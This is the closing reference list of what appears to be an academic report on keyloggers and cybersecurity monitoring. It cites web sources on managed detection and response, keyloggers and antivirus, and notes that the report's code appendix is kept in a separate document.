Available at: https://www.paloaltonetworks.com/cyberpedia/what-is-managed-detection-and-response#:~:text=Managed%20detection%20and%20response%20(MDR)%20is%20a%20cybersecurity%20service%20that,respond%20to%20cyberthreats%2024%2F7.

Preeti Tuli, P. S., 2013. *System Monitoring and Security Using Keylogger.* [Online]
Available at: https://shorturl.at/hn389

Rees, M., 2022. *Expert Insights.* [Online]
Available at: https://expertinsights.com/insights/what-are-keyloggers-and-how-can-you-protect-your-organization-against-them/

Singh, A., 2021. *IOP Science.* [Online]
Available at: https://iopscience.iop.org/article/10.1088/1742-6596/2007/1/012005/meta

Sophos, 2019. *Sohops Home.* [Online]
Available at: https://home.sophos.com/en-us/security-news/2019/what-is-a-keylogger

Turner, G., 2023. *Security.* [Online]
Available at:
https://www.security.org/antivirus/hackers/#:~:text=No%20Antivirus%20Is%20100%20Percent,malware%20to%20get%20around%20protections.

WikiBooks, n.d. *WikiBooks.* [Online]
Available at: https://en.wikibooks.org/wiki/Windows_Programming/Resource_Script_Reference

# Appendices

The appendix for the used code is in a separate document.